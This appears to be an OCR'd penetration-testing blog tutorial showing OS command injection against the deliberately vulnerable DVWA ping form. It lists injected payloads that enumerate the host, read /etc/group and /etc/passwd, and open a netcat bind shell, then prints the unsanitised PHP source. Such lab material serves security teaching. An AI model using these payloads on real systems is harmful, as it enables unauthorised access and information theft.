
Command Execution – DVWA

pentestlab.blog/category/web-application/page/8

December 19, 2012



One of the most critical vulnerabilities that a penetration tester can come across in a web application penetration test is to find an application that it will allow him to execute system commands.The rate of this vulnerability is high because it can allow any unauthorized and malicious user to execute commands from the web application to the system and to harvest large amount of information or to compromise the target host.In this article we will see how we can exploit this vulnerability by using the Damn Vulnerable Web Application for demonstration.

As we can see in the DVWA we have a free ping utility which allows us to ping any IP address.

ping utility – DVWA


In order to ensure that the application is vulnerable to command execution we can try a simple command.On the IP address field we type 1 | echo pentestlab.If pentestlab appears on the web application after the submission of the command then we have a command execution vulnerability.

Testing for command execution

The image above shows that the command has executed successfully meaning that the vulnerability exists.Now we can replace echo with different commands in order to start gathering information about the remote host.The first thing that we want to check is of course the contents of the current directory with the ls command.

Contents of the current directory

We can also execute multiple commands at one time just by using the & sign.For example we can type the command 1 | pwd & whoami & ps which it will give us the following result:




Execution of multiple commands

As we can see from the picture above with one command we obtained the following:


- Parent working directory (pwd)
- Current user that is executing the commands (whoami)
- Processes that are running (ps)

We can also use the command 1 | uname -a & users & id & w for discovering the hostname,the users that are logged in




Execution of multiple commands 2

We can use the 1 | cat /etc/group in order to display information about the user groups and its members on the target system.



user groups


Always in Linux-based operating systems we want to display the contents of /etc/passwd file because we can find information about the users.



Contents of /etc/passwd

We can also use the following command in order to open a port on the remote host and to connect back to it with netcat.

1 | netcat -v -e '/bin/bash' -l -p 31337



connect with netcat

Why the web application is vulnerable?

We can answer this question just by examining the source code.

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
```

Vulnerable Source Code

From the code above we can see that there is no check for the variable $target and if it matches to an IP address.So the code allows an attacker to append commands behind the IP address.

Conclusion

In this post we saw how catastrophic can be this vulnerability as the attacker can directly execute system commands.This vulnerability exists due to the fact that the web application accepts user input without sanitizing first and passes that input directly to the operating system.The information about the host that an attacker can obtain is large and this threat must be mitigated immediately once it has discovered.